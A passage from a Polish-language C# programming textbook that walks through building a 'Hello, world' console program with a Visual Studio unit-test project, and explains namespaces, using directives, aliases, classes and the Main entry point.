
Aby przekazać Visual Studio informacje o zależnościach pomiędzy naszymi dwoma projektami, trzeba kliknąć prawym przyciskiem myszy węzeł *References* projektu *HelloWorld.Test* w panelu *Solution Explorer* i wybrać opcję *Add Reference*. Gdy to zrobimy, na ekranie zostanie wyświetcone okno dialogowe *Reference Manager* przedstawione na [Rysunek 1-3](#). Po lewej stronie okna wybierany jest rodzaj odwołania, które chcemy utworzyć — w tym przypadku interesuje nas odwołanie do innego projektu należącego do tej samej solucji. Dlatego należy rozwinąć sekcję *Solution* i zaznaczyć opcję *Projects*. W efekcie w środkowej części okna dialogowego zostanie wyświetlona lista dostępnych projektów. W naszym przykładzie pojawi się tylko jeden projekt, należy go zatem zaznaczyć i kliknąć przycisk *OK*.

Po dodaniu odwołania Visual Studio rozwinie węzeł *References* w panelu *Solution Manager*, żebyśmy mogli zobaczyć, co dodaliśmy. Jak widać na [Rysunek 1-4](#), nie będzie to jedyne istniejące odwołanie — nowo utworzony projekt zawiera już odwołania do kilku standardowych komponentów systemowych. Nie ma jednak wśród nich żadnych odwołań do biblioteki klas .NET Framework.

Visual Studio dobiera zestaw początkowych odwołań na podstawie typu tworzonego projektu. W przypadku projektów testowych jest on bardzo skromny. Bardziej wyspecjalizowane aplikacje, takie jak aplikacje z klasycznym interfejsem użytkownika lub aplikacje sieciowe, zostaną wyposażone w odwołania do innych, niezbędnych elementów platformy. Korzystając z okna dialogowego *Reference Manager*, można dodawać odwołania do dowolnych komponentów dostępnych w bibliotece klas. Gdybyśmy rozwinęli węzeł *Assemblies*, widoczny na [Rysunek 1-3](#) w jego lewym górnym rogu, pojawiłyby się dwie kolejne opcje: *Framework* oraz *Extensions*. Pierwsza z nich daje nam dostęp do całej zawartości biblioteki klas .NET Framework, natomiast druga do innych komponentów .NET zainstalowanych na naszym komputerze. (Na przykład: jeśli zainstalujemy jakiś SDK przeznaczony dla platformy .NET, to jego komponenty pojawią się właśnie w tym miejscu).



Rysunek 1-3. Okno dialogowe Reference Manager



Rysunek 1-4. Węzeł References pokazujący wszystkie odwołania projektu

## Pisanie testu jednostkowego

Teraz musimy napisać sam test. Aby ułatwić nam rozpoczęcie pracy, Visual Studio wygenerowało klasę testową umieszczoną w pliku *UnitText1.cs*. My jednak będziemy chcieli wybrać bardziej opisową nazwę. Istnieje wiele różnych szkół określania struktury tworzonych testów jednostkowych. Niektórzy programiści opowiadają się za tworzeniem jednej klasy testowej dla każdej klasy, którą chcemy testować, jednak ja preferuję rozwiązanie polegające na tworzeniu odrębnej klasy testowej dla każdego *scenariusza*, w jakim klasa ma być testowana, oraz odrębnych metod dla wszystkich warunków, które w danym scenariuszu powinny być

spełnione przez nasz kod. Jak można się domyślić na podstawie nazwy naszego projektu, nasz program będzie miał tylko jedno zadanie: po uruchomieniu powinien wyświetlić komunikat „Witaj, świecie!”. Dlatego też zmienimy nazwę klasy testowej na *WhenProgramRuns.cs*<sup>[5]</sup>. Ten test powinien sprawdzić, że po uruchomieniu program wyświetli prawidłowy komunikat. Sam test jest bardzo prosty, niestety jednak znacznie trudniejsze jest dotarcie do punktu, w którym będziemy mogli go wykonać. Pełny kod źródłowy klasy testowej został przedstawiony na [Przykład 1-1](#); kod testu jest umieszczony na samym dole i został wyróżniony pogrubieniem.

### Przykład 1-1. Klasa testu jednostkowego naszego pierwszego programu

```
using System;
using Microsoft.VisualStudio.TestTools.UnitTesting;

namespace HelloWorld.Tests
{
    [TestClass]
    public class WhenProgramRuns
    {
        private string _consoleOutput;

        [TestInitialize]
        public void Initialize()
        {
            var w = new System.IO.StringWriter();
            Console.SetOut(w);

            Program.Main(new string[0]);

            _consoleOutput = w.GetStringBuilder().ToString().Trim();
        }

        [TestMethod]
        public void SaysHelloWorld()
        {
            Assert.AreEqual("Witaj, świecie!", _consoleOutput);
        }
    }
}
```

Każdy z fragmentów powyższego kodu zostanie opisany nieco później, po przedstawieniu samego programu. Jak na razie najbardziej interesującym aspektem tego przykładu jest to, że definiuje on zachowanie, które musi realizować nasz program. Test stwierdza, że w wyniku wykonania program powinien wygenerować komunikat „Witaj, świecie!”. Jeśli program tego nie zrobi, test zostanie uznany za nieudany. Sam test jest przyjemnie prosty, natomiast nieco dziwny jest kod, który przygotowuje jego wykonanie. Problem polega na tym, że pierwszy program, który

z mocy prawa jest wymagany przez wszystkie książki programistyczne, nie nadaje się najlepiej do przeprowadzania testów jednostkowych pojedynczych klas, gdyż tak naprawdę nie można testować czegoś mniejszego od całego programu. My chcemy sprawdzić, czy program generuje na konsoli konkretny komunikat. W rzeczywistej aplikacji stworzylibyśmy zapewne jakąś abstrakcję reprezentującą miejsce, do którego kierowane są wyniki, a testy jednostkowe udostępniąby podrobioną wersję tej abstrakcji, służącą do celów testowych. My jednak chcielibyśmy, by nasza aplikacja (która kod z [Przykład 1-1](#) jedynie testuje) była w pełni zgodna z duchem standardowych programów „Witaj, świecie!”. Aby uniknąć zbytniego komplikowania programu, test został skonstruowany w taki sposób, że przechwytuje wyniki przesyłane na konsolę, dzięki czemu możemy sprawdzić, czy program wyświetlił to, co powinien. (Możliwości, które zostały przy tym użyte, są zdefiniowane w przestrzeni nazw `System.IO` i zostały opisane w [Rozdział 16](#)).).

Jest także drugi problem. Przeważnie testy jednostkowe z definicji badają działanie jakiegoś izolowanego i zazwyczaj małego fragmentu programu. Jednak w naszym przykładzie program jest tak prosty, że posiada tylko jedną metodę nadającą się do testowania, a ta jest wykonywana po uruchomieniu programu. Oznacza to, że nasz test będzie musiał wywołać punkt wejścia do programu. Można by to zrobić, uruchamiając program `HelloWorld` w zupełnie nowym procesie, jednak w takim przypadku przechwycenie generowanych przez niego wyników byłoby jeszcze bardziej złożone niż w razie przechwytywania wyników w ramach jednego procesu, które zastosowaliśmy w przykładzie z [Przykład 1-1](#). Zamiast tego jawnie wywołujemy punkt wejścia do programu. W programach pisanych w C# punkt wejścia do programu jest zazwyczaj metodą o nazwie `Main`, zdefiniowaną w klasie `Program`. [Przykład 1-2](#) przedstawia odpowiedni wiersz kodu z [Przykład 1-1](#), w którym wywołujemy tę metodę, przekazując do niej pustą tablicę, symulując przez to uruchomienie programu bez przekazania do niego argumentów z wiersza poleceń.

### Przykład 1-2. Wywoływanie metody

```
Program.Main(new string[0]);
```

Niestety, takie rozwiązanie stwarza pewien problem. Punkt wejścia do programu jest zazwyczaj dostępny wyłącznie w trakcie jego działania — jest to szczegół implementacyjny programu i zazwyczaj nie ma żadnego powodu, by go udostępniać publicznie. Jednak w tym przykładzie zrobimy wyjątek, gdyż metoda `Main` stanowi jedyne miejsce naszego programu, w którym znajduje się jakiś kod. A zatem aby nasz kod został skompilowany, konieczne będzie wprowadzenie pewnej modyfikacji w programie głównym. Wprowadzimy ją w pliku `Program.cs` projektu `HelloWorld`, w wierszu przedstawionym na [Przykład 1-3](#). (Wszystko zostanie wyjaśnione już niebawem).

### Przykład 1-3. Udostępnienie punktu wejścia do programu


```
public class Program
{
    public static void Main(string[] args)
    {
    ...
}
```

Na początku obu wierszy kodu dodaliśmy słowo kluczowe `public`, dzięki czemu kod programu stanie się dostępny dla testów i w końcu będzie można skompilować kod z [Przykład 1-1](#). Istnieją także inne sposoby pozwalające uzyskać taki sam efekt. Można pozostawić klasę w niezmienionej postaci, lecz oznaczyć metodę modyfikatorem `internal`, a następnie użyć w programie klasy `InternalsVisibleToAttribute`, by uzyskać dostęp do testu. Niemniej jednak ochrona wewnętrzna oraz korzystanie z atrybutów podzespołów są zagadnieniami opisywanymi w dalszej części książki (odpowiednio w [Rozdział 3.](#) i [Rozdział 15.](#)), dlatego też chciałem, by ten pierwszy przykład był możliwie jak najprostszy. Alternatywne rozwiązanie przedstawiłem w [Rozdział 15.](#)

#### OSTRZEŻENIE

Platforma do tworzenia i wykonywania testów jednostkowych firmy Microsoft definiuje klasę pomocniczą o nazwie `PrivateType`, która umożliwia wywoływanie prywatnych metod w ramach testów — moglibyśmy jej użyć, zamiast definiować metodę `Main` jako publicznie dostępną. Niemniej jednak bezpośrednie wywoływanie prywatnych metod z poziomu testów jest uważane za złą praktykę programistyczną, gdyż testy powinny badać jedynie widoczne działanie sprawdzanego kodu. Testowanie konkretnych detali związanych ze strukturą kodu rzadko kiedy jest przydatne.

Teraz jesteśmy już gotowi do wykonania testu. W tym celu należy wybrać z menu opcje *TEST/Windows/Test Explorer*, aby wyświetlić panel *Test Explorer*. Następnie musimy zbudować projekt, wybierając opcje *Build/Build Solution*. Kiedy to zrobimy, w panelu *Test Explorer* zostanie wyświetlona lista wszystkich testów zdefiniowanych w solucji. Jak widać na [Rysunek 1-5](#), nasza metoda testowa `SayHelloWorld` została odnaleziona. Kliknięcie łącza *Run All* spowoduje wykonanie testu, co zakończy się niepowodzeniem, gdyż jeszcze nie umieściliśmy żadnego kodu w naszym głównym programie. Wyświetlony komunikat o błędzie jest widoczny w dolnej części [Rysunek 1-5](#). Stwierdza on, że oczekiwany był komunikat „Witaj, świecie!”, lecz żadne wyniki nie zostały przesłane na konsolę.



Rysunek 1-5. Panel Unit Test Explorer

Nadszedł zatem czas, aby zająć się naszym głównym programem *HelloWorld* i dodać do niego brakujący kod. Kiedy tworzyliśmy projekt, Visual Studio wygenerowało różne pliki, w tym także plik *Program.cs*, zawierający punkt wejścia do programu. Kod tego pliku został przedstawiony na Przykład 1-4, przy czym zawiera on już modyfikacje przedstawione na Przykład 1-3. W ramach użytecznej prezentacji najważniejszych elementów składni oraz struktury C# w kolejnych punktach rozdziału opisałem poszczególne elementy przedstawionego kodu.

#### Przykład 1-4. Program.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace HelloWorld
{
    public class Program
    {
        public static void Main(string[] args)
        {
        }
    }
}
```

Plik rozpoczyna się od grupy kilku dyrektyw `using`. Są one co prawda opcjonalne,

jednak można je znaleźć w większości plików źródłowych C#; ich zadaniem jest informowanie kompilatora o tym, jakich **przestrzeni nazw** chcemy używać. To prowadzi nas do oczywistego pytania: Czym jest **przestrzeń nazw** (ang. *namespace*)?

## Przestrzenie nazw

Przestrzenie nazw wnoszą porządek i strukturę do świata, który bez nich byłby jednym wielkim chaosem. Biblioteka klas .NET Framework zawiera ponad 10 tysięcy klas, a wiele innych istniejących bibliotek udostępnia kolejne setki klas, nie wspominając w ogóle o tych, które sam napiszesz. W przypadku tak wielkiej liczby elementów posiadających własne nazwy pojawiają się dwa podstawowe problemy. Przede wszystkim bardzo trudno jest zagwarantować niepowtarzalność nazw, chyba że są one bardzo długie lub w ich skład wchodzi losowy ciąg znaków. Poza tym sporych problemów może przysporzyć odszukanie potrzebnego API — jeśli nie znamy lub nie jesteśmy w stanie zgadnąć odpowiedniej nazwy, to znalezienie jej na liście liczącej tysiące pozycji może być bardzo trudne. Przestrzenie nazw rozwiązują oba te problemy.

Większość typów platformy .NET została zdefiniowana w przestrzeniach nazw. Typy opracowane przez firmę Microsoft znalazły się w odrębnych przestrzeniach. Jeśli typy są elementem .NET Framework, to należą do przestrzeni nazw rozpoczynających się od słowa **System**, jeśli natomiast są elementami technologii firmy Microsoft — do przestrzeni nazw rozpoczynających się od **Microsoft**. Biblioteki stworzone i dostarczane przez inne firmy także zazwyczaj mają nazwy rozpoczynające się od nazwy firmy; natomiast nazwy bibliotek tworzonych w ramach projektów otwartych rozpoczynają się zazwyczaj od nazwy projektu. Nie ma żadnego nakazu, który by nas zmuszał do umieszczania naszych własnych typów w przestrzeniach nazw, jednak zaleca się, by właśnie tak postępować. C# nie traktuje przestrzeni nazw **System** w żaden specjalny sposób, zatem nic nie stoi na przeszkodzie, byśmy używali jej w swoich własnych typach; choć nie jest to dobry pomysł, gdyż może zmylić innych programistów. Na potrzeby definiowania własnego kodu należy raczej wybrać coś bardziej unikatowego, na przykład nazwę firmy.

Przestrzenie nazw zazwyczaj stanowią także pewną podpowiedź dotyczącą przeznaczenia typu. Na przykład wszystkie typy związane z obsługą plików należą do przestrzeni nazw **System.IO**, natomiast te związane z komunikacją sieciową — do przestrzeni **System.Net**. Przestrzenie nazw mogą także tworzyć hierarchie. Dlatego też przestrzeń nazw **System** .NET Framework nie zawiera żadnych typów. Zawiera jednak kilka innych przestrzeni nazw, na przykład **System.Net**, która z kolei zawiera dalsze przestrzenie, takie jak **System.Net.Sockets** oraz

`System.Net.Mail`. Przykłady te pokazują, że przestrzenie nazw pełnią także rolę opisów pomagających w korzystaniu z zawartości biblioteki. Poszukując narzędzi do obsługi wyrażeń regularnych, możemy przejrzeć listę dostępnych przestrzeni nazw i zwrócić uwagę, że jest wśród nich dostępna przestrzeń `System.Text`. Przeglądając jej zawartość, znajdziemy kolejną przestrzeń nazw — `System.Text.RegularExpressions` — i w tym momencie uzyskamy już pewność, że trafiliśmy we właściwe miejsce.

Przestrzenie nazw pozwalają także zapewniać niepowtarzalność. Przestrzeń, do jakiej należy dany typ, jest elementem jego pełnej nazwy. Dzięki temu biblioteki mogą nadawać swoim typom krótkie i proste nazwy. Na przykład API do obsługi wyrażeń regularnych zawiera klasę `Capture`, reprezentującą wyniki zwrócone podczas próby dopasowania wyrażenia. Jeśli jednak pracujemy nad oprogramowaniem związanym z przetwarzaniem obrazów, to ten sam angielski termin **capture** będzie najczęściej używany w kontekście pobierania pewnych danych obrazu, możemy zatem uznać, że nazwa `Capture` będzie najbardziej odpowiednia dla którejś z naszych klas. Byłoby bardzo denerwujące, gdybyśmy musieli wymyślać jakieś inne nazwy tylko dlatego, że te, które nam najbardziej odpowiadają, zostały już wykorzystane; zwłaszcza skoro nasz kod do przetwarzania obrazów w ogóle nie korzysta z wyrażeń regularnych, a co za tym idzie — nie mamy zamiaru korzystać z istniejącego typu `Capture`.

Ale w rzeczywistości nie ma większego problemu. Oba typy mogą nazywać się `Capture`, a jednocześnie ich nazwy mogą być różne. Pełną nazwą klasy `Capture` związanej z obsługą wyrażeń regularnych jest w rzeczywistości `System.Text.RegularExpressions.Capture`; analogicznie pełna nazwa naszej klasy także będzie zawierać określenie przestrzeni nazw (na przykład `SpiffingSoftworks.Imaging.Capture`).

Jeśli naprawdę będziemy tego chcieli, to podczas każdego użycia typu możemy podawać jego pełną nazwę; jednak większość programistów nie chce robić czegoś równie męczącego i tu właśnie przydają się dyrektywy `using` umieszczone na początku kodu z [Przykład 1-4](#). Określają one przestrzenie nazw, w jakich zostały zdefiniowane typy, których chcemy używać w konkretnym pliku źródłowym. Zazwyczaj będziemy edytować tę listę, dostosowując ją do wymagań kodu w konkretnym pliku, jednak Visual Studio już w trakcie generowania pliku dodaje do niego kilka najczęściej używanych dyrektyw, by ułatwić nam rozpoczęcie pracy. W zależności od kontekstu Visual Studio dobiera różne zestawy dyrektyw `using`. Na przykład: jeśli do projektu dodamy klasę reprezentującą kontrolkę interfejsu użytkownika, to Visual Studio umieści na liście różne przestrzenie nazw związane z obsługą interfejsu użytkownika.

Dzięki umieszczeniu w pliku deklaracji `using` będzie w nim można stosować skrócone, a nie pełne nazwy klas. Kiedy w końcu dodamy do naszego programu wiersz kodu, dzięki któremu zacznie on robić to, co powinien, wykorzysta on możliwości klasy `System.Console`, jednak dzięki wcześniejszemu użyciu dyrektywy `using` będzie się do niej odwoływał, używając skróconej nazwy — `Console`. W rzeczywistości będzie to jedyna klasa używana w naszym programie, więc wszystkie pozostałe dyrektywy `using` możemy usunąć.

### OSTRZEŻENIE

Wcześniej w tym rozdziale można się było przekonać, że opcja *References* panelu *Solution Explorer* opisuje wszystkie biblioteki używane przez program. Można by sądzić, że określanie tych odwołań jest zbyteczne — w końcu czy kompilator nie jest w stanie określić niezbędnych zewnętrznych bibliotek na podstawie podanych w kodzie dyrektyw `using`? Mógłby, gdyby istniało bezpośrednie odwzorowanie pomiędzy przestrzeniami nazw oraz bibliotekami. Jednak takiego odwzorowania nie ma. Czasami jednak istnieje zauważalny związek, na przykład biblioteka `System.Web.dll` zawiera wszystkie klasy należące do przestrzeni nazw `System.Web`. Jednak często takiego związku nie ma — biblioteka klas zawiera plik `System.Core.dll`, jednak nie ma przestrzeni nazw `System.Core`. Dlatego też konieczne jest przekazanie Visual Studio informacji o tym, których bibliotek potrzebuje nasz program, jak również określenie, które przestrzenie nazw będą używane w poszczególnych plikach źródłowych. Szczegółowe informacje dotyczące natury oraz struktury plików bibliotek zostały zamieszczone w [Rozdział 12](#).

Jednak nawet pomimo korzystania z przestrzeni nazw mogą się pojawiać niejednoznaczności. Może się zdarzyć, że zechcemy używać dwóch przestrzeni nazw, a każda z nich będzie definiować tę samą klasę. Chcąc używać takiej klasy, będziemy musieli zrobić to jawnie, czyli podać jej pełną nazwę. Jeśli takie klasy będą się pojawiały w pliku bardzo często, to istnieje pewien sposób pozwalający nieco skrócić ilość wpisywanego kodu: nazwę klasy będziemy musieli podać tylko raz, gdyż zdefiniujemy dla niej **nazwę zastępczą**. Kod przedstawiony na [Przykład 1-5](#) korzysta z nazw zastępczych, by rozwiązać konflikt, z którym spotykałem się już kilka razy: Windows Presentation Foundation (WPF) — platforma do obsługi interfejsu użytkownika wchodząca w skład .NET Framework — definiuje klasę `Path` służącą do pracy z krzywymi Béziera, wielobokami oraz innymi kształtami, jednak istnieje także klasa `Path` ułatwiająca operacje na ścieżkach dostępu do plików i katalogów, a może się zdarzyć, że będziemy chcieli używać obu tych typów jednocześnie, by w graficzny sposób wyświetlić zawartość pliku. W tym przypadku dodanie dyrektyw `using` dla obu przestrzeni nazw sprawi, że nazwa `Path` podana w skróconej formie będzie niejednoznaczna. Jednak jak pokazuje [Przykład 1-5](#), dla każdej z tych klas można zdefiniować unikatową nazwę zastępczą.

Przykład 1-5. Usuwanie niejednoznaczności poprzez użycie nazw zastępczych  
`using System.IO;`

```
using System.Windows.Shapes;  
  
using IoPath = System.IO.Path;  
using WpfPath = System.Windows.Shapes.Path;
```

Po określeniu nazw zastępczych możemy używać nazwy `IoPath` jako synonimu klasy `Path` związanej z systemem plików oraz nazwy `WpfPath` jako synonimu klasy graficznej.

Wróćmy jednak do naszego przykładowego programu `HelloWorld`. Bezpośrednio za dyrektywami `using` została umieszczona **deklaracja przestrzeni nazw**.

Dyrektywy `using` deklarują, które przestrzenie nazw będą używane w kodzie, natomiast deklaracja przestrzeni nazw określa, do jakiej przestrzeni nazw należy nasz kod. Odpowiedni fragment kodu z [Przykład 1-4](#) został przedstawiony na [Przykład 1-6](#). Bezpośrednio za deklaracją przestrzeni nazw jest umieszczany otwierający nawias klamrowy (`{`). Cały kod znajdujący się pomiędzy tym nawiasem oraz odpowiadającym mu zamkającym nawiasem klamrowym umieszczony na końcu pliku będzie należał do przestrzeni nazw `HelloWorld`. Swoją drogą, korzystając z nazw typów należących do własnej przestrzeni nazw, nie trzeba jej jawnie podawać, i to bez konieczności stosowania odpowiedniej dyrektywy `using`.

#### Przykład 1-6. Deklaracja przestrzeni nazw

```
namespace HelloWorld  
{
```

Visual Studio generuje deklaracje przestrzeni nazw odpowiadające nazwie projektu. Można to jednak zmienić — projekt może zawierać dowolną kombinację przestrzeni nazw, a same nazwy można dowolnie zmieniać. Jeśli jednak zdecydujemy, że przestrzeń nazw ma się różnić od nazwy projektu, i będziemy chcieli jej używać konsekwentnie, to warto o tym poinformować Visual Studio, gdyż jej deklaracja nie pojawi się wyłącznie w pierwszym wygenerowanym pliku — `Program.cs`. Domyślnie Visual Studio dodaje deklarację przestrzeni nazw odpowiadającej nazwie projektu do każdego nowego pliku. Jednak nazwę tę możemy zmienić w ustawieniach projektu. W tym celu należy dwukrotnie kliknąć węzeł *Properties* w panelu *Solution Explorer*, aby wyświetlić okno dialogowe właściwości projektu. Następnie należy przejść na kartę *Application* i zmienić wartość podaną w polu tekstowym *Default namespace*. Łańcuch znaków wpisany w tym polu będzie używany w deklaracjach przestrzeni nazw umieszczanych w każdym nowym pliku dodawanym do projektu. (Zmiana tej nazwy nie spowoduje jednak aktualizacji wszystkich plików już należących do projektu).

#### **Zagnieżdżone przestrzenie nazw**

Biblioteka klas .NET Framework korzysta z zagnieżdżonych przestrzeni nazw i to

korzysta powszechnie. Przestrzeń nazw `System` zawiera wiele bardzo ważnych typów, jednak większość z nich została zdefiniowana w bardziej wyspecjalizowanych przestrzeniach, takich jak `System.Net` lub `System.Net.Socket`. Jeśli będzie tego wymagać złożoność naszego projektu, to możemy także sami stworzyć takie zagnieżdżone przestrzenie nazw. Można to zrobić na dwa sposoby. Pierwszym z nich jest zagnieżdżanie deklaracji przestrzeni nazw, przedstawione na [Przykład 1-7](#).

#### Przykład 1-7. Zagnieżdżanie deklaracji przestrzeni nazw

```
namespace MyApp
{
    namespace Storage
    {
        ...
    }
}
```

Alternatywnym rozwiązaniem jest podanie pełnej nazwy przestrzeni w jednej deklaracji, jak pokazałem na [Przykład 1-8](#). To rozwiązanie jest stosowane znacznie częściej.

#### Przykład 1-8. Określanie zagnieżdżonych przestrzeni nazw w jednej deklaracji

```
namespace MyApp.Storage
{
    ...
}
```

Kod umieszczany w zagnieżdżonej przestrzeni nazw będzie mógł korzystać z typów należących do tej samej przestrzeni, jak i do przestrzeni zewnętrznej, bez konieczności podawania ich pełnych nazw. Kod umieszczony w przestrzeniach z [Przykład 1-7](#) i [Przykład 1-8](#) nie wymagałby podawania pełnych nazw ani stosowania dyrektywy `using` w odwołaniach do typów należących do przestrzeni `MyApp.Storage` oraz `MyApp`.

W przypadku stosowania zagnieżdżonych przestrzeni nazw używana jest konwencja polegająca na tworzeniu struktury katalogów odpowiadającej hierarchii przestrzeni. Jeśli nasz projekt nosi nazwę `MyApp`, to wszystkie nowe klasy dodawane do projektu Visual Studio będzie domyślnie umieszczać w przestrzeni nazw `MyApp`. Jeśli w takim projekcie utworzymy nowy katalog (co można zrobić, korzystając z panelu *Solution Explorer*), na przykład o nazwie `Storage`, to wszystkie nowe klasy umieszczone w tym katalogu Visual Studio będzie umieszczało w przestrzeni nazw `MyApp.Storage`. Nie jest to jednak żaden wymóg — Visual Studio po prostu dodaje deklaracje przestrzeni nazw do każdego tworzonego pliku, nic jednak nie stoi na przeszkodzie, by je zmienić. Kompilator w żaden sposób nie sprawdza, czy nazwa

przestrzeni nazw odpowiada strukturze katalogów. Ponieważ jednak Visual Studio stosuje taką konwencję, to ułatwimy sobie życie, jeśli i my z niej skorzystamy.

## Klasy

W naszym pliku *Program.cs*, wewnątrz deklaracji przestrzeni nazw, została umieszczona definicja **klasy**. Ten fragment pliku (wraz ze zmienionym wcześniej słowem kluczowym **public**) przedstawia [Przykład 1-9](#). Po słowie kluczowym **class** umieszczana jest nazwa klasy. Ponieważ kod klasy znajduje się wewnątrz deklaracji przestrzeni nazw, zatem pełna nazwa naszego typu ma postać `HelloWorld.Program`. Jak widać, w języku C# do ograniczania wszelkiego rodzaju bloków kodu używane są nawiasy klamrowe (`{}`) — widzieliśmy je już przy okazji deklaracji przestrzeni nazw, a w tym przykładzie służą do określenia zasięgu klasy oraz umieszczonej wewnątrz niej metody.

### [Przykład 1-9. Klasa wraz z metodą](#)

```
public class Program
{
    public static void Main(string[] args)
    {
    }
}
```

Klasy są mechanizmem, którego język C# używa w celu definiowania elementów posiadających stan oraz zachowanie, czyli podstawowego idiomu programowania obiektowego. Jednak w naszym przykładzie klasa zawiera tylko i wyłącznie jedną metodę. W języku C# nie ma możliwości tworzenia metod globalnych — cały pisany kod musi być umieszczony wewnątrz jakiegoś typu. Dlatego jedyna klasa naszego przykładowego programu nie jest szczególnie interesująca — jej jedynym zadaniem jest pełnienie roli pojemnika zawierającego punkt wejścia do programu. Znacznie bardziej interesujące zastosowania klas zostaną przedstawione w [Rozdział 3](#).

## Punkt wejścia do programu

Domyślnie kompilator C# poszukuje metody o nazwie `Main` i jeśli uda mu się ją znaleźć, to automatycznie używa jej jako punktu wejścia do programu. Jeśli naprawdę będzie nam na tym zależeć, to możemy poinstruować kompilator, by wykorzystał w tym celu inną metodę, choć znaczna część programów trzyma się tej konwencji. Niezależnie od tego, czy punkt wejścia do programu zostanie określony na mocy konwencji, czy też to jawnie wskażemy, metoda ta musi spełniać określone wymagania, które bardzo wyraźnie widać na [Przykład 1-9](#).

Punkt wejścia do programu musi być **metodą statyczną**, co oznacza, że w celu jej

wywołania nie trzeba będzie tworzyć instancji klasy, w której metoda ta została zdefiniowana (w naszym przypadku jest to klasa `Program`). Metoda ta nie musi zwracać żadnych wyników, co wyraźnie sugeruje użycie słowa kluczowego `void`; choć może także zwracać wartość typu `int`, co pozwala przekazywać programom kod wyjściowy, który system operacyjny prezentuje po zakończeniu programu. Dodatkowo metoda ta nie może pobierać żadnych argumentów (co jest zaznaczone poprzez umieszczenie za jej nazwą pustej pary nawiasów) bądź może pobierać jeden argument — tablicę łańcuchów znaków zawierającą argumenty podane w wierszu wywołania programu (tak właśnie dzieje się w kodzie z [Przykład 1-9](#)).

### PODPOWIEDŹ

W językach należących do rodziny języka C pierwszym argumentem jest zawsze nazwa pliku programu, gdyż także i ją użytkownik wpisuje w wierszu poleceń. C# nie korzysta z tej konwencji. Jeśli program został uruchomiony bez żadnych argumentów, to tablica przekazywana do metody `Main` będzie pusta (jej długość będzie wynosić 0).

Za deklaracją metody umieszczone jest jej ciało. Początkowo metoda jest pusta. W ten sposób poznaliśmy już cały kod tego pliku wygenerowany przez Visual Studio. Nie pozostało nam zatem nic innego, jak dodać jakiś własny kod pomiędzy nawiasami klamrowymi wyznaczającymi ciało metody. Pamiętajmy, że nasz test nie powiodł się, ponieważ program nie spełnił zakładanego warunku: nie wyświetlił w oknie konsoli odpowiedniego komunikatu. Spełnienie tego warunku wymaga dopisania jednego wiersza kodu (przedstawionego na [Przykład 1-10](#)) i umieszczenia go wewnątrz metody.

#### Przykład 1-10. Wyświetlanie komunikatu

```
Console.WriteLine("Witaj, świecie!");
```

Jeśli dodamy do programu powyższy wiersz kodu i ponownie wykonamy test jednostkowy, to w panelu *Unit Test Explorer* obok naszego testu pojawi się znacznik, a poniżej komunikat informujący, że test zakończył się powodzeniem. A zatem wszystko wskazuje na to, że nasz kod działa. Możemy to potwierdzić, uruchamiając go. Możemy to zrobić za pomocą opcji dostępnych w menu *Debug* Visual Studio. Wybranie opcji *Start Debugging* spowoduje uruchomienie programu w debuggerze, choć okaże się, że zostanie on wykonany tak szybko, że nawet nie będziemy mieli szansy zobaczyć wygenerowanych przez niego wyników. Właśnie z tego powodu lepszym rozwiązaniem może być wybór opcji *Start Without Debugging*; w tym przypadku program zostanie wykonany bez dołączania do niego debugera Visual Studio, lecz jednocześnie okno konsoli zawierające wygenerowane przez niego wyniki pozostanie widoczne na ekranie nawet po jego zakończeniu.

Jeśli zatem uruchomimy program w taki sposób (co możemy także zrobić, naciskając kombinację klawiszy *Ctrl+F5*), przekonamy się, że wyświetla on w oknie konsoli tradycyjny komunikat, a okno pozostanie otwarte aż do momentu naciśnięcia dowolnego klawisza.

## Testy jednostkowe

